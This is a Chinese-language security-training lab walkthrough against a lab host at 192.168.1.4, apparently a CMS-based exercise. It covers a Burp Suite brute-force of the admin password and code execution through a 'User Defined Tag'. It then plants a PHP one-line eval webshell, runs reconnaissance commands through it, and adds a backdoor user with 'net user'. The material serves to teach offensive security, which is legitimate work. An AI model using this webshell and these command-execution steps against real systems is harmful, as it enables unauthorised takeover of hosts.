
（提示）：可以使用BurpSuite工具来完成对目标网站用户admin登录密码的破解，也可以通过操作机自行上传其他工具来完成。

（注意）：使用burpsuit工具进行密码破解时，由于使用了请求重定向技术，请求都将被代理到burpsuit。也正是因为请求被代理，所以将产生临时性网页无法正常打开、进入等待状态的现象。密码破解成功后取消代理即可恢复正常，正常打开所需网页。


* 打开Action下的Send to Intruter如下图所示




* 首先配置目标机的IP地址为192.168.1.4，配置其端口号为80，如下图所示




* 然后在表单中选择攻击载荷为用户名和密码两个，将攻击方式选择为Clucter bomb(集束炸弹)如下图所示




* 将第一个攻击载荷的类型设置为Simple list，内容为admin作为其用户名，如下图所示




* 将第二个攻击载荷的类型设置为Simple list，在其内容部分直接导入之前步骤中生成的password.txt文件如下图所示




* 点击Start attack按钮开始进行攻击，攻击结束后得到的结果如下图所示



* 找到Status为302的条目，由此可得目标网站用户admin的密码为admin452



* 将之前设置的浏览器设置回归原状后使用爆破得到的密码登陆网站得到的结果如下图所示，可以成功打开所需网页



## 

## 3.任务三

**【任务描述】**

本实验任务在任务二操作完成的基础上，上传目标机网站的webshell,然后利用获取的网站webshell权限，查看目标主机信息,提交目标主机远程桌面端口号，为下一任务添加用户，完全控制目标主机系统做环境准备。

通过完成本实验任务，要求学生理解webshell的概念，掌握webshell上传方法，以及通过webshell查看目标机信息的方法。

**【实验目标】**

熟悉网站wenshell的概念，理解上传webshell、获取webshell权限的意义和方法。

掌握通过网站webshell信息获取其用户及密码信息的方法。

掌握通过webshell查看目标机关键信息的方法。


**【实验工具】**

Firefox（火狐浏览器）

**【操作步骤】**


**3.1**在任务二的实验基础上，使用破解的管理员用户信息登录目标机网站后台，用户名：admin，密码：admin452。

* 使用任务二爆破得到的网站的密码进入目标机网站后台后结果如下图所示




**3.2**登录目标机网站后台后，设置用户自定义标记（Add User Defined Tag），配置信息为name：“hacker”，code：“system(“whoami”);”

* 选择Extensions->User Defined Tags->Add User Defined Tag，在name处填入hacker,在codes处填入指令system(“whoami”);结果如下图所示




* 在提交之后运行得到的结果如下图所示，已经获得root用户权限



**3.3**在如图3-1所示画面中的code区域，尝试设置不同的system()函数命令参数，并执行相应命令，最终获取目标网站webshell提权。在浏览器地址栏中输入“ http://192.168.1.4/1.php?m=system(“whoami”);” ，执行命令“whoami”,显示webshell权限

* 在代码部分随意填入字符触发报错如下图所示




通过报错信息得到当前路径名，我们选择该路径作为木马的植入路径

* 在code区中编写一句话木马file\_put\_contents(‘c://phpStudy//WWW//1.php’,’<?php eval($\_GET[“c”]);?>’);如下图所示




* 运行后的结果如下图所示




**3.4**查找目标主机开放的远程桌面端口。

* 接下来利用上传的一句话木马执行命令，在浏览器地址栏输入192.168.1.4/1.php? c=system(“tasklist -svc”);运行结果如下图所示



由此可以得到目标进程的进程号为2176

* 在浏览器地址栏输入命令192.168.1.4/1.php? c=system(“netstat -ano”);运行的结果如下图所示



找到进程号为2176的端口为45565由此可以得到目标程序的端口号为45565

## 4.任务四

**【任务描述】**

本实验任务在任务三操作完成的基础上，向目标机添加新用户，并完全控制目标主机系统。

通过完成本实验任务，要求学生在掌握webshell上传及权限获取方法的基础上，掌握向目标机添加新用户，设置用户权限并实现目标机控制的方法，进而掌握企业级复杂网络webshell相关的高级漏洞挖掘和利用方法，具备高级漏洞挖掘和利用、信息系统安全管理的职业能力。

**【实验目标】**

理解webshell权限获取的意义和方法。

掌握获取webshell权限基础上控制目标机的方法。

掌握企业级复杂网络漏洞挖掘和利用方法。

具备高级漏洞挖掘和利用职业能力。

**【实验工具】**

Firefox（火狐浏览器）

**【操作步骤】**


**4.1**向目标机网站（http：//192.168.1.4）添加新用户，用户名：hacker，密码：Beijing123。

* 在浏览器地址栏输入指令192.168.1.4/1.php? c=system(“net user hacker Beijing123 /add”);向目标网站添加新用户，如下图所示



